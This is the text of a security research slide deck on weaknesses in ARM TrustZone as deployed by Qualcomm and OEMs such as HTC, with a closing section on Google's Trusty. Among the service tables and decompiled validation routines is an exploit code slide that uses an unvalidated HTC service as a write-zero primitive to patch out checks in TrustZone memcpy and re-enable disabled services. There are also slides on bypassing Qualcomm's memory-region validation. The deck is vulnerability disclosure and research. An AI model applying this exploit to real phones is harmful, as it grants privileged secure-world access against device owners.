

An Infestation of Dragons

*Exploring Vulnerabilities in the ARM
TrustZone Architecture*

A story of Research:

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Who Are We

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


TrustZone In Theory

- ❖ Heavily promoted as the "be all, end all" solution for mobile security
- ❖ Marketing promises easy BYOD, secure pin entry, and protection against APT [1]
- ❖ In theory, an isolated processing core with isolated memory. Cannot be influenced by the outside and runs with privileged access.
- ❖ Allows you to have secure processing in the "Secure World" that the "Normal World" can't influence or even be aware of.
- ❖ Who wouldn't want a technology where sensitive processing can be offloaded to protect information from malware?

[1] <http://www.arm.com/products/processors/technologies/trustzone/index.php>


TrustZone Architecture



What I wish TZ was

- ❖ A secure chip that allowed you to write software to offload functionality that you'd really hate for malware to see, without it impacting other people using the same magic box
 - ❖ Banking app logins,
 - ❖ voice crypto,
 - ❖ 2 factor auth key material,
 - ❖ passwords,
 - ❖ et cetera

What TZ really is



No but really, what's it used for?

- ❖ DRM (Widevine, HDCP)
- ❖ Qfuses
 - ❖ Secure, immutable key storage
 - ❖ Hardware configuration (Secure boot settings, JTAG configuration, device identifiers)
- ❖ OEM-specific functionality
 - ❖ Boot loader unlock (see Dan Rosenberg's talk from Black Hat 2014)
 - ❖ SIM unlock
- ❖ Kernel integrity monitoring / measurement (Samsung Knox)
- ❖ Not the things you want to hide from malware, but the things Someone Important wants to hide from the user (e.g. carrier locks, MPAA, etc).

Who runs QSEE?



- ❖ Android

- ❖ Samsung Galaxy S3, Moto X, Sony Xperia Z, HTC One (M7) and HTC One XL, Nexus 5, LG G2, ...

- ❖ BlackBerry

- ❖ Q30, Z10, ...

- ❖ Windows Phone

- ❖ Lumia 830, ...



Interfaces

- ❖ SMC [Secure Monitor Call] interface (has had the most public research)
- ❖ Interrupts
- ❖ Shared Memory
- ❖ Peripherals

TZ Architecture Problems

- ❖ You can think of TZ as a kernel to your kernel
- ❖ Concepts learned in, for example, IOCTL related interfaces are not present.
- ❖ No ASLR, DEP
- ❖ TrustZone image stored unencrypted
- ❖ Physical memory pointers everywhere
- ❖ Multiple models for protecting internal TZ memory, service availability

TZ Protections

- ❖ Each function individually validates input on invocation
 - ❖ Some OEMs use Qualcomm's validation
 - ❖ Some write custom validation
 - ❖ Some use a combination of custom and Qualcomm's validation
- ❖ Qualcomm does not universally block access to any of their functions even when no longer needed
 - ❖ HTC implements an access bit mask that is used to disable functions

Service availability

- ❖ Behind TZ SMC calls are individual “services” that implement functionality to be exposed to the normal world
- ❖ These are registered within TZ, so they can be programmatically identified

MSM 8974 ❖ MSM 8960 ❖ Both

tzbsp_set_boot_addr	tzbsp_resource_config	tzbsp_write_mss_qdsp6_nmi
tzbsp_milestone_set	tzbsp_is_service_available	tzbsp_memprot_map2
tzbsp_cpu_config	tzbsp_get_diag	tzbsp_memprot_unmap2
tzbsp_cpu_config_query	tzbsp_fver_get_version	tzbsp_memprot_tlbinval
tzbsp_wdt_disable	tzbsp_ssd_decrypt_img_ns	tzbsp_xpu_config_violation_err_fatal
tzbsp_wdt_trigger	ks_ns_encrypt_keystore_ns	tzbsp_xpu_disable_mmss_qrib
config_hw_for_offline_ram_dump	tzbsp_ssd_protect_keystore_ns	tzbsp_dcvs_create_group
tzbsp_video_set_state	tzbsp_ssd_parse_md_ns	tzbsp_dcvs_register_core
tzbsp_pil_init_image_ns	tzbsp_ssd_decrypt_img_frag_ns	tzbsp_dcvs_set_alg_params
tzbsp_pil_mem_area	tzbsp_ssd_decrypt_elf_seg_frag_ns	tzbsp_dcvs_init
tzbsp_pil_auth_reset_ns	tz_blow_sw_fuse	tzbsp_graphics_dcvs_init
tzbsp_pil_unlock_area	tz_is_sw_fuse_blown	tzbsp_nfdbg_config
tzbsp_pil_is_subsystem_supported	tzbsp_qfprom_write_row	tzbsp_nfdbg_ctx_size
tzbsp_pil_is_subsystem_mandated	tzbsp_qfprom_write_multiple_rows	tzbsp_nfdbg_is_int_ok
tzbsp_write_lpass_qdsp6_nmi	tzbsp_qfprom_read_row	tzbsp_ocmem_lock_region
tzbsp_set_cpu_ctx_buf	tzbsp_qfprom_rollback_write_row	tzbsp_ocmem_unlock_region
tzbsp_set_l1_dump_buf	tzbsp_prng_getdata_syscall	tzbsp_ocmem_enable_mem_dump
tzbsp_query_l1_dump_buf_size	tzbsp_mpu_protect_memory	tzbsp_ocmem_disable_mem_dump
tzbsp_set_l2_dump_buf	tzbsp_sec_cfg_restore	tzbsp_es_save_partition_hash
tzbsp_query_l2_dump_buf_size	tzbsp_smmu_get_pt_size	tzbsp_es_is_activated
tzbsp_set_ocmem_dump_buf	tzbsp_smmu_set_pt_mem	tzbsp_exec_smc_ext
tzbsp_query_ocmem_dump_buf_size	tzbsp_video_set_va_ranges	tzbsp_exec_smc
tzbsp_security_allows_mem_dump	tzbsp_vmidmt_set_memtype	tzbsp_tzos_smc
tzbsp_smmu_fault_regs_dump	tzbsp_memprot_lock2	

OEM Services

Moto X	HTC One M7 / XL			
motorola_tzbsp_ns_service	tzbsp_oem_do_something	tzbsp_oem_enc	tzbsp_oem_get_rand	tzbsp_oem_log_operator
Xperia Z	tzbsp_oem_hash	tzbsp_oem_set_simlock_retry	tzbsp_oem_get_security_level	tzbsp_oem_verify_bootloader
tzbsp_oem_do_something	tzbsp_oem_aes	tzbsp_oem_set_simlock	tzbsp_oem_update_simlock	tzbsp_oem_simlock_magic
tzbsp_oem_s1_cmd	tzbsp_oem_read_mem	tzbsp_oem_set_ddr_mpu	tzbsp_oem_update_smem	tzbsp_oem_emmc_write_prot
	tzbsp_oem_write_mem	tzbsp_oem_set_gpio_owner	tzbsp_oem_read_simlock	tzbsp_oem_access_item
	tzbsp_oem_disable_svc	tzbsp_oem_read_simlock_mask	tzbsp_oem_memcpy	tzbsp_oem_3rd_party_syscall
	tzbsp_oem_query_key	tzbsp_oem_simlock_unlock	tzbsp_oem_memprot	tzbsp_oem_key_ladder

TZ Internal Segmentation

- * Oh, and to top it all off:
- * One giant box. A mistake by any individual player impacts everyone!
 - * Players: QC, Discretix, every OEM, Netflix?, etc.

In summary...


- ❖ Models for service availability and memory accesses are...fragile.
- ❖ Seems like, in almost every case, a single memory write vulnerability will RUIN your day.
- ❖ ...And your architecture is designed in such a way as to produce memory write vulnerabilities like mushrooms

Getting TrustZone Image

```
$ ls -al /dev/block/platform/msm_sdcc.1/by-name/  
drwxr-xr-x 2 system root 540 Apr 3 10:05 .  
drwxr-xr-x 4 root  root 600 Apr 3 10:05 ..  
lrwxrwxrwx 1 root  root 21 Apr 3 10:05 about -> /dev/block/mmcblk0p12  
lrwxrwxrwx 1 root  root 21 Apr 3 10:05 aboutb -> /dev/block/mmcblk0p15  
lrwxrwxrwx 1 root  root 20 Apr 3 10:05 boot -> /dev/block/mmcblk0p6  
lrwxrwxrwx 1 root  root 21 Apr 3 10:05 rpm -> /dev/block/mmcblk0p11  
lrwxrwxrwx 1 root  root 21 Apr 3 10:05 rpmb -> /dev/block/mmcblk0p16  
lrwxrwxrwx 1 root  root 20 Apr 3 10:05 sbl1 -> /dev/block/mmcblk0p2  
lrwxrwxrwx 1 root  root 20 Apr 3 10:05 sbl2 -> /dev/block/mmcblk0p3  
lrwxrwxrwx 1 root  root 21 Apr 3 10:05 sbl2b -> /dev/block/mmcblk0p13  
lrwxrwxrwx 1 root  root 20 Apr 3 10:05 sbl3 -> /dev/block/mmcblk0p4  
lrwxrwxrwx 1 root  root 21 Apr 3 10:05 sbl3b -> /dev/block/mmcblk0p14  
lrwxrwxrwx 1 root  root 21 Apr 3 10:05 system -> /dev/block/mmcblk0p21  
lrwxrwxrwx 1 root  root 20 Apr 3 10:05 tz -> /dev/block/mmcblk0p5  
lrwxrwxrwx 1 root  root 21 Apr 3 10:05 tzb -> /dev/block/mmcblk0p17  
lrwxrwxrwx 1 root  root 21 Apr 3 10:05 userdata -> /dev/block/mmcblk0p23
```

SCM Calls

- ❖ Invoked by utilizing the SMC ARM instruction from supervisor mode / kernel space with physical address of an SCM command in r0



- ❖ See `arch/arm/mach-msm/scm.c` from the Android kernel for more detail

TrustZone Services

```
DCD 0x801

DCD aTzbsp_pil_init      ; "tzbsp_pil_init_image_ns"
DCD 0x1D

DCD tzbsp_pil_init_image_ns+1
DCD 2
DCD 4
DCD 4
DCD 0x805

DCD aTzbsp_pil_auth     ; "tzbsp_pil_auth_reset_ns"
DCD 0x1D

DCD tzbsp_pil_auth_reset_ns+1
DCD 1
DCD 4
DCD 0x802

DCD aTzbsp_pil_mem_     ; "tzbsp_pil_mem_area"
DCD 0xD

DCD tzbsp_pil_mem_area+1
DCD 3
DCD 4
DCD 4
DCD 4
```

- ❖ TrustZone image contains a table of all supported SCM calls

```
struct scm_service {
    u32 id;
    char * name;
    u32 return_type;
    int (*impl)();
    u32 num_args;
    u32 arg_size[0];
}
```

- ❖ Useful to verify image loaded at correct address

Enter HTC

- * Lots of excellent primitives (write_mem, read_mem, memcpy, ...)
- * HTC utilizes an access bitmask representing each of their tzbsp_oem functions
 - * Services can be disabled when no longer needed

```
signed int __fastcall is_svc_enabled(unsigned __int8 svc_id) {  
    return g_disable_bitmask & (1 << svc_id);  
}
```

Write Vulnerability

```
int __tzbsp_oem_discretix(struct_p * s, size_t len) {  
    if (len != 0x14) {  
        return -16;  
    }  
    s->status = g_fs_status; // *(int *)(s + 16) = g_fs_status  
    ...  
}
```

- ❖ This service didn't validate its input!
- ❖ In every case we care about, g_fs_status is zero
- ❖ Gives us a write zero vulnerability

Address Validation

```
#define IS_TZ_MEMORY(x) (x >= 0x2A000000 && x < 0x2B000000)

int tzbsp_oem_access_item(int write_flag, int item_id, void * addr, int len) {
    if (!is_svc_enabled(26)) {
        return -4;
    }

    if (IS_TZ_MEMORY(addr) || IS_TZ_MEMORY(addr + len - 1) ) && addr < 0x2A03F000) {
        return -1;
    }

    if (!write_flag) {
        ...
        if (item_id == 37) {
            if (g_flag > 0) {
                memcpy(addr, g_item_37, len);
            }
        }
        ...
    }
}
```

Address “Validation”

```
#define IS_TZ_MEMORY(x) (x >= 0x2A000000 && x < 0x2B000000)
if (IS_TZ_MEMORY(addr) || IS_TZ_MEMORY(addr + len - 1) ) && addr < 0x2A03F000) {
    return -1;
}
```

- ❖ What if len is really big? 0xffffffff?
- ❖ What about $\geq 0x2A03F000$?
- ❖ What about 0x70000?

```
#define IS_TZ_MEMORY(x) (x >= 0x2A000000 && x < 0x2B000000)
#define CONTAINS_TZ_MEMORY(x, len) (x < 0x2A000000 && (x + len) >= 0x2B000000)

signed int tzbsp_oem_memcpy(void * dst, void * src, uint32_t len) {
    uintptr_t dst_end = dst + len - 1;
    uint32_t copying_to_tz = CONTAINS_TZ_MEMORY(dst, len) || IS_TZ_MEMORY(dst);
    uint32_t copying_from_tz = CONTAINS_TZ_MEMORY(src, len) || IS_TZ_MEMORY(src);

    if ( !is_service_enabled(20) )
        return -4;

    if (copying_to_tz && copying_from_tz) {
        return -1;
    }
    if (copying_to_tz && dst < 0x2A03F000) {
        return -1;
    }

    if ( dword_2A02BAC8 > 1u ) {
        if (dst < 0x88AF0000 && dst_end >= 0x88AF1140) {
            return -16;
        }
        if ((dst_end + 0x77510000) < 0x1140 || (dst + 0x77510000) < 0x1140) {
            return -16;
        }
        if (src != 0x88AF0000) {
            return -2;
        }
        if (len != 0x1140) {
            return -17;
        }
    }
    memcpy(dst, src, len);
    invalidate_data_cache(dst, len);
    return 0;
}
```

tzbsp_oem_memcpy

```
memcpy(dst, src, len);  
invalidate_data_cache(dst, len);  
return 0;
```

- ❖ Wouldn't this be a much nicer function?
- ❖ If only we could remove all that "validation"

Oh. Duh.

- ❖ 00 00 = MOV r0, r0
- ❖ 00 00 00 00 = ANDEQ r0, r0, r0

Using our “NOP Vulnerability”

```
ROM:2A003278      PUSH      {R3-R7,LR}
ROM:2A00327A      MOV       R4, R0
ROM:2A00327C      MOV       R3, R1
ROM:2A00327E      MOV       R5, R2

// validation, nop'd out

ROM:2A0033EC      MOV       R1, R3
ROM:2A0033EE      MOV       R0, R4
ROM:2A0033F0      BLX      memcpy
ROM:2A0033F4      MOV       R1, R5
ROM:2A0033F6      MOV       R0, R4
ROM:2A0033F8      BLX      invalidate_data_cache
ROM:2A0033FC      MOVS     R0, #0
ROM:2A0033FE      POP      {R3-R7,PC}
ROM:2A0033FE ; End of function tzbsp_oem_memcpy
```

Exploit Code

```
#define TZ_MEMCPY_NOP_START (0x2A003280)
#define TZ_MEMCPY_NOP_STOP (0x2A0033E8)
#define TZ_HTC_DISABLE_BITS (0x2A02BAC4)

#define TZ_HTC_OEM_MEMCPY_ID (0x3f814)
#define WRITE_ZERO(x) call_svc(0x3f81b, 3, 0x0, x - 0x10, 0x14);

// allocate our version of the g_disable_bits and set to 0xffffffff (all enabled)
int * val = kzalloc(4, GFP_KERNEL);
val[0] = 0xffffffff;

// NOP out all validation in tzbsp_oem_memcpy
for (i = TZ_MEMCPY_NOP_START ; i <= TZ_MEMCPY_NOP_STOP ; i+=4) {
    if ((i % 4) != 0) {
        printk("[ - ] [0x%x] INVALID NOP...MUST BE 4 BYTE ALIGNED!\n", i);
        break;
    }
    WRITE_ZERO(i);
}
flush_cache_all();

// use memcpy to enable all the other functions (unnecessary but fun)
call_svc(TZ_HTC_OEM_MEMCPY_ID, 3, TZ_HTC_DISABLE_BITS, virt_to_phys(val), 4);
```

~ fin ~

Another Case Study...

Qualcomm Validation

```
mem_region_t <0, SECURE, 0, 0x32D01FF>
mem_region_t <1, INSECURE, 0x32D01FF, 0x3300000>
mem_region_t <2, SECURE, 0x3300000, 0x12000000>
mem_region_t <3, INSECURE, 0x12000000, 0x12080000>
mem_region_t <4, SECURE, 0x12080000, 0x12800000>
mem_region_t <5, INSECURE, 0x12800000, 0x12804000>
mem_region_t <6, SECURE, 0x12804000, 0x28400000>
mem_region_t <7, INSECURE, 0x28400000, 0x28420000>
mem_region_t <8, SECURE, 0x28420000, 0x2A03F000>
mem_region_t <9, 0, 0x2A03F000, 0x2A040000>
mem_region_t <0xA, SECURE, 0x2A040000, 0x2E000000>
mem_region_t <0xB, 0, 0x2E000000, 0x30000000>
mem_region_t <0xC, SECURE, 0x30000000, 0x80000000>
mem_region_t <0xD, INSECURE, 0, 0>
mem_region_t <0xE, INSECURE, 0, 0>
mem_region_t <0xF, INSECURE, 0, 0>
mem_region_t <0x10, INSECURE, 0, 0>
mem_region_t <0x11, INSECURE, 0, 0>
mem_region_t <0x12, SECURE, 0x80000000, 0x100000000>
mem_region_t <0x13, INSECURE, 0, 0>
mem_region_t <0x14, INSECURE, 0, 0>
mem_region_t <0x15, INSECURE, 0, 0>
mem_region_t <0x16, INSECURE, 0, 0>
```

- ❖ Each segment contains memory range and permissions

```
struct memory_region_t {
    u32 id;
    u32 protections;
    u32 start;
    u32 end;
}
```

- ❖ How can we bypass?

Qualcomm Validation

```
int is_ns_memory_region(memory_region_t * regions, u32 start, u32 end) {
    for ( i = 0; ; ++i ) {
        region = &regions[i];
        if ( region->id == -1 )
            break;
        if ( !(region->prot & 2) ) // Skip unless SECURE flag set
            continue;
        if ( region->start <= start && region->end > start
            || region->start <= end && region->end > end )
            return 0;
    }
    return 1;
}
```

Qualcomm Validation

* mem_region_t <8, SECURE, 0x28420000, 0x2A03F000>




* mem_region_t <8, SECURE, 0x00000000, 0x00000000>

* mem_region_t <-1, SECURE, 0x28420000, 0x2A03F000>

* mem_region_t <8, INSECURE, 0x28420000, 0x2A03F000>

* mem_region_t <8, SECURE, 0x28420000, 0x10000000>

Domain Access Control Register



- ❖ Each domain maps to a banked set of memory
- ❖ D<n> on Qualcomm is 0x55555555 (b010101...01)
 - ❖ b00: Any access to memory generates a fault
 - ❖ b01: Permissions checked against TLB
 - ❖ b10: Reserved / any access to memory generates a fault
 - ❖ b11: "God mode" / no faults ever generated

Trusty

Sneaky Google...

- ❖ Android has fragmentation!
- ❖ But what is fragmentation?
 - ❖ OEM shared libraries / applications / configuration / updates
 - ❖ Carrier shared libraries / applications / configuration / updates
 - ❖ TrustZone
- ❖ What TrustZone image runs on the Nexus 6 and the Nexus 9?

Motivation

- ❖ Let's speculate a bit on this... [1]
- ❖ “An open source and royalty free software (i.e. FOSS) stack for TrustZone® to accelerate the adoption of hardware-based security for SoC, device, system, and service providers”
- ❖ “Existing TrustZone® software stacks facing variety of challenges supporting all requirements of our partners, **including Defense & Intelligence Communities** ” ← ?????
- ❖ tl;dr — it would be cheaper if TrustZone were someone else's problem

Design

Existing Features	New Features
Little Kernel	SMP
MIT license	Page Table Management
https://github.com/travisg/lk	SMC Handling
Small, preemptive kernel	User Applications
IPC	Syscalls
Threading	ARM Monitor Mode
Synchronization	Cortex A9 / A15

Architecture

